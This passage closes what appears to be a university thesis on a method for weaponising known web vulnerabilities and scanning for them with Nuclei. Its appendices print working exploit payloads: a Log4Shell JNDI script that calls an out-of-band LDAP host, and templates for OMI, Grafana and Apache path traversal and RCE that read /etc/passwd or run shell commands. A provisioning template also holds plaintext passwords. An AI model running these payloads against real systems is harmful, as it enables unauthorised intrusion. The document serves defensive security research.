After determining severity, one should look for other easily available information related to how the vulnerability works. This includes using the information gathering techniques described in subsection 6.3.1. Even if the vulnerability has high criticality, it might not be relevant if there are no applicable assets being monitored.

### 6.3.3 Determine specific vulnerable version(s) and configurations

One wishes to determine the exact vulnerable versions affected by the vulnerability, and determine if different configurations of the vulnerable versions affect exploitability. Often, this is information that was obtained in the previous steps. If the information has not been obtained at this point, one has to do additional research. One can also utilize patch diffing or bin diffing.

If it is known that the versions running in the infrastructure is outside the vulnerable range, then there is no need to further investigate the vulnerability. One should, however, be careful disregarding the vulnerability based on this, as there could be different configurations that influence how the vulnerability manifests itself.

### 6.3.4 Map relevance for monitored assets

When mapping relevance one might have access to the system and can therefore find the relevant configuration files or system variables to determine if the system is vulnerable. Alternatively one might not have any special access to the system and has to rely only on regularly disclosed information about the software. Tools like BuiltWith and Wappalyzer can be used to find publicly available information. In cases where one does not have enough information to decide, one should assume the system is vulnerable and continue to the next step with that assumption.

### 6.3.5 Exhaustive search of available information

One wishes to obtain as much information as possible in order to more accurately evaluate a vulnerability. This includes looking for PoCs, Docker images, and how the vulnerable software actually works.

Generic search engines are a good way to find a lot of information. Additionally, here is a list of places that could be searched through in order to exhaust all possible information:

- References found in NVD entry
- Docker Hub
- Code repositories (e.g. GitHub, GitLab, Bitbucket)

- Social media (e.g. Twitter, LinkedIn, Reddit)

Here is a list of suggested keywords that can be used when searching:

- CVE identifier
- CVE nickname

These keywords could also be combined with the following literal keywords:

- "Proof of Concept" or "PoC"
- "Exploit"
- "Script"
- "Docker", "dockerfile", "docker-compose"
- "Nuclei", "Nuclei template"
- "Vulnerability"

For Nuclei templates, it would be beneficial to look through the official, community-driven template repository for Nuclei[6].

### 6.3.6 Replicate environment

The goal in this step is to create a vulnerable system as a PoC to aid development of a working exploit that can be run towards a production system. The easiest way to accomplish this is using Docker and mounting volumes to include any relevant files such as configurations or code.

To efficiently replicate the environment, one should start with the Docker image that most closely resembles the vulnerable system. Sometimes one needs to add missing software and configurations to make it vulnerable. For example, when creating a Node application, it is better to start with the Node Docker image than the Ubuntu image and install Node manually.

### 6.3.7 Develop a working exploit

An initial exploit can be created manually using a tool such as curl or Burp Suite to send a request and check the result manually. This will ensure one has greater insight into how the target reacts to requests. At this stage one does not need to worry about how the exploit affects the target. One can in this step draw inspiration from any existing PoCs.

### 6.3.8 Improve exploit

Improving the exploit is about limiting side effects that the exploit might have on a target system and make it possible to automate. Side effects include creating new files and crashing the server. We recommend utilizing Nuclei as the basis for the exploit as it is well suited for automation.

[6] `https://github.com/projectdiscovery/nuclei-templates/` (Accessed May 15, 2022)

### 6.3.9 Run the exploit towards a subset of assets

When moving from testing on PoC environment to a live environment within the organizations monitored services, one should take care, as the configuration of these services might differ from the developed environment. To reduce the risk, one should therefore test on a subset of assets, which are determined to be of less criticality, to limit the potential for harm.

### 6.3.10 Run towards all assets

After scanning towards a subset of live assets and evaluating the side effects to be acceptable, one should scan all the assets monitored by the organization. This will provide a good overview of potentially vulnerable assets.

### 6.3.11 Run the exploit periodically

After developing and running a exploit, it should, if applicable, be ran continuously towards assets to detect them in regression test phases. Therefore, it should be added to a centralized repository which Nuclei can run periodically towards all assets, as described further in subsection 6.2.3.

# Chapter 7

# Conclusion

## 7.1 Results

We investigated different tools, techniques and known vulnerabilities, and formed a higher-order methodology that describes the process surrounding weaponizing vulnerabilities and automating vulnerability hunting. The finalized methodology is defined in section 6.3. Achieving this was our main goal, as defined in the Project Plan. We believe we have succeeded in fulfilling this goal.

The methodology was expected to be clearly defined, in order to be an effective tool in aiding the process of determining the risk of vulnerabilities in a system. Our methodology defines the recommended steps one should take with clarity, and can be utilized as a helpful guide. This methodology aids in standardizing the weaponization process.

Additionally, we have created a nuclei template for the CVE-2022-22965 vulnerability that is non-intrusive[1], unlike the official community template[2]. The official template changes a config file variable on the target machine, and this has the potential to affect the intended configuration [14]. Our template does not change any existing configurations, and would therefore be safer to use when scanning against an organization's assets.

Overall, we are very pleased with the result, and so is River Security (see Appendix B). Even before we finalized our thesis, the methodology created was utilized within River Security. This is an indication that the work we have done has proven valuable.

## 7.2 Alternative approaches to consider

The problem undertaken in this thesis was challenging, as the publicly available knowledge and research on this topic is sparse. To our knowledge, developing a

[1]Non-intrusive meaning no significant side effects

[2]`https://github.com/projectdiscovery/nuclei-templates/blob/master/cves/2022/CVE-2022-22965.yaml` (Accessed May 19, 2022)

higher-order methodology for weaponizing vulnerabilities and automating vulnerability hunting is not something that previously have been discussed in academic literature. Our investigation therefore involved substantial trial and error, and we discovered that many things could have been done differently.

If we were to undertake this project again, we would have aimed for improved planning. The time schedule devised in the project plan turned out to work poorly for this kind of work, although it is not obvious that we could have anticipated this.

Our execution of our investigation and analysis was quite linear, and it is possible that we could have done this more efficiently. For instance, creating an initial methodology and refining it iteratively through testing it multiple times could have yielded even better results.

## 7.3 Methodology limitations and future research

Due to time and resource constraints, we limited our scope to focus on web vulnerabilities. Thus, the methodology we developed was based on our findings from investigating web vulnerabilities. Nevertheless, we argue that it is likely that the methodology can still be applied to other vulnerability types of similar nature. However, the degree to which our methodology applies to other vulnerability types remains unverified, and we believe this forms a basis for future research.

To our knowledge, this is the first proposed standardized process for weaponizing vulnerabilities and automating vulnerability hunting. Therefore, it is likely that the methodology could be made even more efficient, through further testing and research that go beyond the scope of this thesis.

It is also important to mention that our methodology is not a strict set of instructions that one should follow blindly. Neither is it devised to be a ’know-it-all’-solution that should be applied everywhere. It is important to analyze the situation at hand, and adapt the steps outlined in the methodology where it is appropriate. The methodology is meant to act as a helpful tool, and should be treated as such.

## 7.4 Final remarks

All in all, we believe we have created a useful methodology for security professionals. There were difficulties throughout the development process, and our original plan did not pan out the way we imagined it would. However, we are overall very pleased with the end result. Working within cybersecurity has been a thrilling experience, and we have learned a great deal through our experiences this semester. We have hopes that our work will be noticed in the cybersecurity field, and that our methodology will be put into practice and prove to be a valuable tool in the real world.

# Bibliography

[1] National Institute of Standards and Technology. “Minimum security requirements for federal information and information systems.” (2006), [Online]. Available: https://nvlpubs.nist.gov/nistpubs/FIPS/NIST.FIPS.200.pdf (visited on Feb. 7, 2022).

[2] IBM Corporation. “X-force threat intelligence index 2022.” (2022), [Online]. Available: https://www.ibm.com/security/data-breach/threat-intelligence?_ga=2.25716286.2086213328.1652815574-1924503037.1652815574 (visited on May 18, 2022).

[3] A. B. Ajmal, M. A. Shah, C. Maple, M. N. Asghar, and S. U. Islam, “Offensive security: Towards proactive threat hunting via adversary emulation,” *IEEE Access*, vol. 9, pp. 126 023–126 033, 2021. DOI: 10.1109/ACCESS.2021.3104260. [Online]. Available: https://ieeexplore.ieee.org/abstract/document/9511495.

[4] O. Cassetto, “Threat hunting: Methodologies, tools, and tips for success,” 2022. [Online]. Available: https://www.exabeam.com/security-operations-center/threat-hunting/ (visited on May 18, 2022).

[5] A. Bhardwaj and S. Goundar, “A framework for effective threat hunting,” *Network Security*, vol. 2019, p. 15, Jun. 2019. DOI: 10.1016/S1353-4858(19)30074-1. [Online]. Available: https://www.researchgate.net/publication/333748276_A_Framework_for_Effective_Threat_Hunting.

[6] D. S. J. S. G. Greenwood and Z. L. L. Khan, “Smv-hunter: Large scale, automated detection of ssl/tls man-in-the-middle vulnerabilities in android apps,” in *Network and Distributed System Security Symposium (NDSS). Internet Society, San Diego, CA*, Citeseer, 2014, pp. 1–14. [Online]. Available: https://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.676.668&rep=rep1&type=pdf.

[7] H.-J. Ko and H.-K. Kim, “A study on vulnerability analysis and incident response methodology based on the penetration test of the power plant’s main control systems,” *Journal of the Korea Institute of Information Security & Cryptology*, vol. 24, no. 2, pp. 295–310, Apr. 2014. [Online]. Available: https://www.koreascience.or.kr/article/JAKO201418342936732.page.

[8] K. Casey. “How to explain cve, common vulnerabilities and exposures, in plain english.” (2019), [Online]. Available: `https://enterprisersproject.com/article/2019/10/cve-common-vulnerabilities-and-exposures-explained-plain-english` (visited on Jan. 17, 2022).

[9] Forum of Incident Response and Security Teams. “Common vulnerability scoring system version 3.1: Specification document.” (2019), [Online]. Available: `https://www.first.org/cvss/specification-document` (visited on Feb. 1, 2022).

[10] R. LeMay. “Nessus security tool closes its source.” (2005), [Online]. Available: `https://www.cnet.com/news/nessus-security-tool-closes-its-source/` (visited on Feb. 2, 2022).

[11] A. Hornegold. “Openvas vs. nessus - a comprehensive analysis.” (2021), [Online]. Available: `https://www.intruder.io/blog/openvas-vs-nessus#internal-link-10` (visited on Feb. 3, 2022).

[12] N. Ohfeld. “Omigod: Critical vulnerabilities in omi affecting countless azure customers.” (2021), [Online]. Available: `https://www.wiz.io/blog/omigod-critical-vulnerabilities-in-omi-azure/` (visited on May 18, 2022).

[13] H. Yang, S. Park, K. Yim, and M. Lee, “Better not to use vulnerability’s reference for exploitability prediction,” *Applied Sciences*, vol. 10, no. 7, 2020, ISSN: 2076-3417. DOI: `10.3390/app10072555`. [Online]. Available: `https://www.mdpi.com/2076-3417/10/7/2555` (visited on May 16, 2022).

[14] B. Jogi. “Spring framework zero-day remote code execution (spring4shell) vulnerability.” (2022), [Online]. Available: `https://blog.qualys.com/vulnerabilities-threat-research/2022/03/31/spring-framework-zero-day-remote-code-execution-spring4shell-vulnerability` (visited on May 19, 2022).

# List of Footnote Links

113

**https://github.com/Kirill89/CVE-2022-22965-PoC/tree/6aa9e85abc0588232d39b324cfc14882c00abb6d**
(Accessed May 15, 2022)
. . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 71

114

**https://www.lunasec.io/docs/blog/spring-rce-vulnerabilities/**
(Accessed May 15, 2022)
. . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 71

115

**https://docs.oracle.com/en/java/javase/12/docs/api/java.base/java/lang/Class.html**
(Accessed May 15, 2022)
. . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 71

116
URL encoded payload:
**https://github.com/reznok/Spring4Shell-POC/blob/781b884a752676d59d496e571b30eba0cc1ec437/exploit.py#L26-L29**
(Accessed May 15, 2022)
. . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 73

117
A GitHub cheat sheet containing information regarding advisories linked to Log4Shell:
**https://gist.github.com/SwitHak/b66db3a06c2955a9cb71a8718970c592**
(Accessed May 15, 2022)
. . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 76

118
Regression testing is described further here:
**https://www.javatpoint.com/regression-testing**
(Accessed May 15, 2022)
. . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 79

119
Regression testing for Nuclei is described here:
**https://github.com/projectdiscovery/nuclei#for-developers-and-organisations**
(Accessed May 15, 2022)
. . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 79

# Appendix A

# Teamwork and Process

We had an agile workflow and worked asynchronously most of the time. Because our work was done independently, we had stand up meetings on Monday, Wednesday and Friday. In meetings we discussed what we had done since the last meeting, what needed to be done, and anything else that needed to be discussed.

We used Overleaf to write LaTeX collaboratively. To make sure we all agreed on all the text, we proofread each others work and used Overleaf's commenting feature to add comments for sentences or paragraphs that needed to be changed. Comments were resolved after making necessary changes, and disputes were brought up in the next meeting. When necessary, we asked our supervisor for guidance. The meetings were mostly digital through Discord, although we arranged a few physical meetings as well.

We had weekly meetings with our supervisor on Fridays, where we discussed the progress, structure, and content of our work. We also used these meetings to bring up points of contest or uncertainty from internal meetings. We tracked working hours using toggl[1] and kept track of overarching tasks with Trello[2]. GitHub was used to store all our code[3].

Between late January and late March we had another subject running parallel to our work on the thesis. Especially towards the end, this took up all our time, and for about a month our focus was on the other subject. We deemed it necessary in order to get all the work done, but as a result of that the last month of writing the thesis was more intensive than we planned.

Our plan from the early stages turned out to be very wrong. This was in partly due to the unexpected amount of time spend on the other subject, although we also underestimated how much time we ended up spending on our initial investigation. All in all, we believe we delegated the tasks well, and that the work was split evenly among the team members.

[1]`https://toggl.com/` (Accessed May 19, 2022)

[2]`https://trello.com/` (Accessed May 19, 2022)

[3]Our code repository can be found here: `https://github.com/ntnu-2022-bcs-bidata-g2/Code-for-project` (Accessed May 19, 2022)

# Appendix B

# Feedback from River Security

Gruppen har klart å levere kreativt og presist på en relativt vanskelig oppgave. River Security vil klare å benytte seg av materiale til å forbedre egne prosesser og forskning på temaet, samt oppgaven vil effektivt kunne brukes av andre som ønsker å bedre egne prosesser og forskning rundt beskyttelse og utvikling av kapasiteter for å bevise sårbarheter. Metodikk og materialet i oppgaven viser evne til å forstå og bygge en anvendelig metodikk som kan brukes av andre, samt den stimulerer nysgjerrighet og tilfører andre en mer effektiv introduksjon til temaet.
Oppgaven viser at gruppen har tilegnet seg god forståelse rundt både sårbarheter, teknologi og metodikk som kan brukes av andre profesjonelle i fagfeltet, og jeg håper oppgaven vil inspirere og videre bygge på dette spennende fagfeltet.

---

*Chris Dale*
*Co-Founder, River Security AS*

The group has managed to deliver creatively and precisely on a relatively difficult project. River Security will be able to use the product to improve its own processes and research on the topic, and the task can be effectively used by others who want to improve their own processes and research around protection and development of capacities to prove vulnerabilities. The methodology and the material in the thesis show the ability to understand and build a useful methodology that can be used by others, as well as it stimulates curiosity and adds a more effective introduction to the topic to others.
The thesis shows that the group has acquired a good understanding of both vulnerabilities, technology and methodology that can be used by other professionals in the field, and I hope the thesis will inspire and further build on this exciting field.

---

*Chris Dale*
*Co-Founder, River Security AS*

English text has been translated by authors of thesis.

# Appendix C

# Infrastructure

## C.1 Reducing noise for NTNUs monitoring software

After getting delegated resources on NTNUs OpenStack instance we contacted NT-NUs Security Operations Center (SOC) regarding the scanning activity we would be conducting.

The SOC responded with the following guidelines for how and when they should be notified regarding scanning activity. *NTNU SOC should be notified about scanning towards static and floating IPs assigned in NTNUs network. This is however not necessary when scanning activity is happening in internal networks on Open-Stack. Notifications should be given at minimum of 24 hours in advance and should contain the time span scanning will occur, the ip addresses involved and the type of attacks being tested. Scanning activity should not be ran unless this notification has been acknowledged. If no acknowledgement has been received at time of scanning, NTNU SOC can be contact by their hotline.*

They further asked to be notified regardless of whether the scanning activity is internal or external, in case of misconfiguration or other issues that could result in events occurring in their monitoring software. We used a few techniques to reduce the risk of such issues arising. When setting up the necessary virtual machines we created an internal network, which would not be monitored. On this internal network we placed both the offensive machine and relevant vulnerable software.

## C.2 Infrastructure setup

We decided to use an available Kali Linux virtual machine image that was already configured with a VNC server. This offensive machine was then configured with a floating IP accessible from the NTNU network, but with a firewall restricting the access to SSH. We could have opened the VNC server to the internet as well, but this would both expand our attack surface and increase the risk of misconfiguration causing alerts for the SOC. We decided to use Kali Linux both because it was easily available and because it has pre-installed tools that could be useful, like wireshark.

The default configured VNC server on the Kali Linux image did not utilize encryption, but this will be handled by SSH.



NTNU Network
NTNU VPN gateway
Internal network on OpenStack for project
Target machine(s)
Attacker machine
Runs VNC for GUI access
Only tcp/22 and ICMP allowed
Connection while outside NTNU network
Connection while at NTNU network

**Figure C.1:** Overview of how the network is segregated and how to connect to the Attacker machine. Note; traffic to internal openstack network goes through firewall.

## C.3 Management of running machines

To manage the creation and predictability of our environment, we utilized infrastructure as code (IaC) in the form of Heat Orchestration Templates to provision our infrastructure. This also helped us reduce the risk of accidentally triggering events by forcing a more strict and thought-through network configuration.

### C.3.1 Security of the provisioned infrastructure

The internal security of the infrastructure is lacking. We purposely did not put in place any security measurements internally between the offensive machine and the targets. This was done to limit the potential of security mechanisms altering our results unbeknownst to us. However the access to the internal network was more tightly restricted, this was done by limiting attack surfaces to the SSH service of the attacker machine. The security could however be improved further by preventing the use of password authentication, but we felt that this was unnecessary. Firstly the systems were generated with an IaC state of mind, meaning that servers should be treated as "cattle, not pets". I.e. there should not be any real loss if a server gets deleted, as we can just provision a new one. Secondly our systems would not contain any sensitive information. We utilized known vulnerabilities and tools, and the servers were known to inhibit vulnerabilities that could be exploited. We would therefore not upload anything of personal nature. One could however argue that it would be possible with exploits leading to hypervisor breakout, but this is not an issue we will be covering as we are not running the underlying infrastructure. Furthermore the systems were already restricted to use from the internal NTNU network, meaning that they would either need to be physically present or have access to NTNUs VPN, as previously noted this network is also monitored by NTNU SOC.

## C.3.2 Script for provisioning infrastructure

**Code listing C.1:** Code used for deploying infrastructure on OpenStack written in HOT

```
heat_template_version: 2013-05-23

description: >
  HOT template to create a new network plus a router to
     the public
  network, and deploying an ubuntu docker server and an "
     attack" server.

parameters:
  key_name:
    type: string
    description: Name of keypair to assign to servers
    default: Desktop


resources:
  private_net:
    type: OS::Neutron::Net

  private_subnet:
    type: OS::Neutron::Subnet
    properties:
      network_id: { get_resource: private_net }
      cidr: 172.16.16.0/24
      gateway_ip: 172.16.16.1
      allocation_pools:
        - start: 172.16.16.5
          end: 172.16.16.200

  router:
    type: OS::Neutron::Router
    properties:
      external_gateway_info:
        network: ntnu-internal

  router_interface:
    type: OS::Neutron::RouterInterface
    properties:
      router_id: { get_resource: router }
      subnet_id: { get_resource: private_subnet }


  docker_server:
    type: OS::Nova::Server
    properties:
      name: docker-server
      image: Ubuntu Server 20.04 LTS (Focal Fossa) amd64
      flavor: m1.large
      key_name: { get_param: key_name }

      networks:
        - port: { get_resource: docker_server_port }
      user_data:
        str_replace:
          template: |
            #!/usr/bin/env bash
            echo "Removing␣docker.io␣stuff"
            apt-get remove docker docker-engine docker.io
                containerd runc

            curl -fsSL https://get.docker.com -o get-docker
                .sh
            sudo sh get-docker.sh

            echo "$root-password" | passwd --stdin root
            echo "$user-password" | passwd --stdin ubuntu
            su - ubuntu -c 'echo␣"$ruben-key"␣>>␣/home/
                ubuntu/.ssh/authorized_keys'
            su - ubuntu -c 'echo␣"$even-key"␣>>␣/home/
                ubuntu/.ssh/authorized_keys'

          params:
            $root-password: "WFs9T9JGG3g76CHR"
            $user-password: "F7d28@YHSBscunL4"
            $ruben-key: "<REMOVED>"
            $even-key: "<REMOVED>"

  attacker_server:
    type: OS::Nova::Server
    properties:
      name: attacker_server
      image: Kali Linux 2021.2 xfce amd64
      flavor: m1.small
      key_name: { get_param: key_name }
      networks:
        - port: { get_resource: attacker_server_port }
      user_data:
        str_replace:
          template: |
            #!/usr/bin/env bash
            echo "Removing␣docker.io␣stuff"
            apt-get remove docker docker-engine docker.io
                containerd runc

            curl -fsSL https://get.docker.com -o get-docker
                .sh
            sudo sh get-docker.sh


            (umask 077 && echo 'root:$attacker-root-
                password' >> "/root/tmp" && echo 'kali:
                $attacker-user-password' >> "/root/tmp" &&
                chpasswd < /root/tmp && rm /root/tmp &&
                umask 022)

            su - kali -c "vncpasswd␣-f␣<<<␣$attacker-vnc-
                password␣>␣'/home/kali/.vnc/passwd'"
            su - kali -c 'echo␣"$ruben-key"␣>>␣/home/kali
                /.ssh/authorized_keys'
            su - kali -c 'echo␣"$even-key"␣>>␣/home/kali/.
                ssh/authorized_keys'
            apt-get install golang-1.17
          /usr/lib/go-1.17/bin/go install -v github.com/
             projectdiscovery/interactsh/cmd/interactsh-
             client@latest

        params:
          $attacker-vnc-password: "4ixIbi7*r4^%NW1f"
          $attacker-root-password: "1L!6sib^Ko8$jVl8"
          $attacker-user-password: "F5q5k1yB3yG9EZRk"
          $ruben-key: "<REMOVED>"
          $even-key: "<REMOVED>"

  docker_server_port:
    type: OS::Neutron::Port
    properties:
      network_id: { get_resource: private_net }
      security_groups:
        - { get_resource: server_security_group }
        - { get_resource: docker_server_security_group}
      fixed_ips: [{
        subnet_id: { get_resource: private_subnet },
        ip_address: "172.16.16.11"
        }]

  attacker_server_port:
    type: OS::Neutron::Port
    properties:
      network_id: { get_resource: private_net }
      security_groups:
        - { get_resource: server_security_group}
      fixed_ips: [{
        subnet_id: { get_resource: private_subnet },
        ip_address: "172.16.16.12"
        }]

  attacker_server_floating_ip:
    type: OS::Neutron::FloatingIP
    properties:
      floating_network: ntnu-internal
      port_id: { get_resource: attacker_server_port }

  server_security_group:
    type: OS::Neutron::SecurityGroup
    properties:
      description: Add security group rules for server
      rules:
        - remote_ip_prefix: 0.0.0.0/0
          protocol: icmp
        - remote_ip_prefix: 0.0.0.0/0
          protocol: tcp
          port_range_min: 22
          port_range_max: 22

  docker_server_security_group:
    type: OS::Neutron::SecurityGroup
    properties:
      description: Open all ports locally
      rules:
        - remote_ip_prefix: 172.16.16.0/24
          protocol: tcp
          port_range_min: 1
          port_range_max: 65535

outputs:
  docker_server_private_ip:
    description: IP address of server in private network
    value: { get_attr: [ docker_server, first_address] }
  attacker_server_private_ip:
    description: IP address of server in private network
    value: { get_attr: [ attacker_server, first_address] }
  attacker_server_public_ip:
    description: Floating IP address of server in public
       network
    value: { get_attr: [ attacker_server_floating_ip,
       floating_ip_address ] }
```

# Appendix D

# Investigation Scripts

Can be found at `https://github.com/ntnu-2022-bcs-bidata-g2/Code-for-project/blob/master/technology_investigation/custom_scripts/cve-2021-44228-log4shell.py`.

**Code listing D.1:** Code written to test writing custom scripts.

```
#!/usr/bin/env python3

# CVE-2021-44228
# Sends GET request to target and tries to exploit Log4Shell
# by including LDAP lookup in User-Agent header
# Uses 'http://rsxc.no:20024' as vulnerable target by default,
# although this can be changed

# Requires an OOB detection tool to verify
# that the exploit is working

# Run './log4shell.py --help' for help

import requests
import argparse

parser = argparse.ArgumentParser()

parser.add_argument('ldap_url', type=str, help="malicious␣ldap␣url␣(e.g.␣
    c8gctdu9lj4l2vnsu9ogceoc7qeyyyyyn.oast.online:389/dc=example)")
parser.add_argument('--target', nargs='?', default="http://rsxc.no:20024", type=str
    , help="custom␣target␣url␣(e.g.␣http://example.com:8080)")

args = parser.parse_args()

# Using ${lower} to prevent false positives
# (e.g. by DNS lookups not caused by Log4Shell)
# 'xaaax' is just an arbitrary pattern you can look for
# to verify that Log4Shell is exploited
user_agent = "${jndi:ldap://x${lower:AAAA}x.%s}" % args.ldap_url

headers = {
    "Connection": "close",
    "User-Agent": user_agent
}
```

```
print(f"User-Agent␣set␣to:␣{user_agent}")
print(f"Sending␣request␣to␣{args.target}")

response = requests.get(args.target, headers = headers)
print("---")
print("Response:")
print("")
print(response.content)
```

# Appendix E

# Exploit Scripts

## E.1 CVE-2021-38647

Can be found at `https://github.com/ntnu-2022-bcs-bidata-g2/Code-for-project/tree/master/vulnerability_investigation/cve-2021-38647`.

**Code listing E.1:** Nuclei script for finding instances vulnerable to CVE-2021-38647.

```
id: CVE—2021—38647

info:
  name: Microsoft Open Management Infrastructure - Remote
      Code Execution
  author: IDATG2900—V22—G2
  severity: critical

requests:
  - raw:
      - |
        POST /wsman HTTP/1.1
        Host: {{Hostname}}
        Content—Type: application/soap+xml;charset=UTF—8

        <s:Envelope xmlns:s="http://www.w3.org/2003/05/soap
            -envelope" xmlns:a="http://schemas.xmlsoap.org/
            ws/2004/08/addressing" xmlns:h="http://schemas.
            microsoft.com/wbem/wsman/1/windows/shell" xmlns
            :n="http://schemas.xmlsoap.org/ws/2004/09/
            enumeration" xmlns:p="http://schemas.microsoft.
            com/wbem/wsman/1/wsman.xsd" xmlns:w="http://
            schemas.dmtf.org/wbem/wsman/1/wsman.xsd" xmlns
            :xsi="http://www.w3.org/2001/XMLSchema">
            <s:Header>
              <a:To>HTTP://{{Hostname}}:5986/wsman/</a:To>
              <w:ResourceURI s:mustUnderstand="true">http://
                 schemas.dmtf.org/wbem/wscim/1/cim-schema
                 /2/SCX_OperatingSystem</w:ResourceURI>
              <a:ReplyTo>
                <a:Address s:mustUnderstand="true">http://
                   schemas.xmlsoap.org/ws/2004/08/
                   addressing/role/anonymous</a:Address>
              </a:ReplyTo>
              <a:Action>http://schemas.dmtf.org/wbem/wscim
                 /1/cim-schema/2/SCX_OperatingSystem/
                 ExecuteShellCommand</a:Action>
              <w:MaxEnvelopeSize s:mustUnderstand="true">
                 102400</w:MaxEnvelopeSize>
              <a:MessageID>uuid:0AB58087-C2C3
                 -0005-0000-000000010000</a:MessageID>
              <w:OperationTimeout>PT1M30S</w
                 :OperationTimeout>
              <w:Locale xml:lang="en-us" s:mustUnderstand="
                 false" />
              <p:DataLocale xml:lang="en-us" s
                 :mustUnderstand="false" />
              <w:OptionSet s:mustUnderstand="true" />
              <w:SelectorSet>
                <w:Selector Name="__cimnamespace">root/scx
                   </w:Selector>
              </w:SelectorSet>
            </s:Header>
            <s:Body>
              <p:ExecuteShellCommand_INPUT xmlns:p="http://
                 schemas.dmtf.org/wbem/wscim/1/cim-schema
                 /2/SCX_OperatingSystem">
                <p:command>id</p:command>
                <p:timeout>0</p:timeout>
              </p:ExecuteShellCommand_INPUT>
            </s:Body>
          </s:Envelope>

    matchers:
      - type: word
        words:
          - 'uid=0(root)␣gid=0(root)␣groups=0'
```

## E.2 CVE-2021-39226

Can be found at `https://github.com/ntnu-2022-bcs-bidata-g2/Code-for-project/tree/master/vulnerability_investigation/cve-2021-39226`.

**Code listing E.2:** Nuclei script for finding instances vulnerable to CVE-2021-39226.

```
id: CVE-2021-39226

info:
  name: Grafana - Snapshot authentication bypass
  author: IDATG2900-V22-G2
  severity: critical

requests:
  - method: GET
    path:
      - "{{BaseURL}}/api/snapshots/:key"

    matchers:
      - type: word
        words:
          - '"isSnapshot":true'
```

## E.3 CVE-2021-41773

Can be found at `https://github.com/ntnu-2022-bcs-bidata-g2/Code-for-project/tree/master/vulnerability_investigation/cve-2021-41773`.

**Code listing E.3:** Nuclei script for finding instances vulnerable to CVE-2021-41773 path traversal.

```
id: CVE-2021-41773-Path-Traversal

info:
  name: Apache path traversal detection
  author: IDATG2900-V22-G2

requests:
  - method: GET
    path:
      - "{{BaseURL}}/cgi-bin/.%2e/.%2e/.%2e/.%2e/etc/
        passwd"

    matchers-condition: and
    matchers:
      - type: status
        status:
          - 200
      - type: regex
        part: body
        regex:
          - ".+:.+:[0-9]+:[0-9]+:.+:.+"
```

**Code listing E.4:** Nuclei script for finding instances vulnerable to CVE-2021-41773 RCE.

```
id: CVE—2021—41773—RCE

info:
  name: Apache RCE detection
  author: IDATG2900—V22—G2

requests:
  - method: POST
    path:
      - "{{BaseURL}}/cgi-bin/.%2e/.%2e/.%2e/.%2e/bin/sh"
    body: "echo;id"

    matchers—condition: and
    matchers:
      - type: status
        status:
          - 200
      - type: regex
        part: body
        regex:
          - "uid=.+gid=.+groups=.+"
```

## E.4 CVE-2021-42013

Can be found at `https://github.com/ntnu-2022-bcs-bidata-g2/Code-for-project/tree/master/vulnerability_investigation/cve-2021-42013`.

**Code listing E.5:** Nuclei script for finding instances vulnerable to CVE-2021-42013 path traversal.

```
id: CVE—2021—42013—Path—Traversal

info:
  name: Apache path traversal detection
  author: IDATG2900—V22—G2

requests:
  - raw:
      - |+
        GET /cgi—bin/%%32%65%%32%65/%%32%65%%32%65/
        %%32%65%%32%65/%%32%65%%32%65/etc/passwd HTTP/1.1
        Host: {{Hostname}}

    # https://nuclei.projectdiscovery.io/templating-guide/
       protocols/http/#unsafe-http-requests
    unsafe: true # enable rawhttp client

    matchers—condition: and
    matchers:
      - type: status
        status:
          - 200
      - type: regex
        part: body
        regex:
          - ".+:.+:[0-9]+:[0-9]+:.+:.+"
```

**Code listing E.6:** Nuclei script for finding instances vulnerable to CVE-2021-42013 RCE.

```
id: CVE—2021—42013—RCE

info:
  name: Apache path traversal detection
  author: IDATG2900—V22—G2

requests:
  - raw:
      - |+
        POST /cgi—bin/%%32%65%%32%65/%%32%65%%32%65/
        %%32%65%%32%65/%%32%65%%32%65/bin/sh HTTP/1.1
        Host: {{Hostname}}
        Content—Type: application/x—www—form—urlencoded
        Content—Length: 7

        echo;id
```

```
    # https://nuclei.projectdiscovery.io/templating-guide/
        protocols/http/#unsafe-http-requests
    unsafe: true # enable rawhttp client

    matchers-condition: and
    matchers:
      - type: status
        status:
          - 200
      - type: regex
        part: body
        regex:
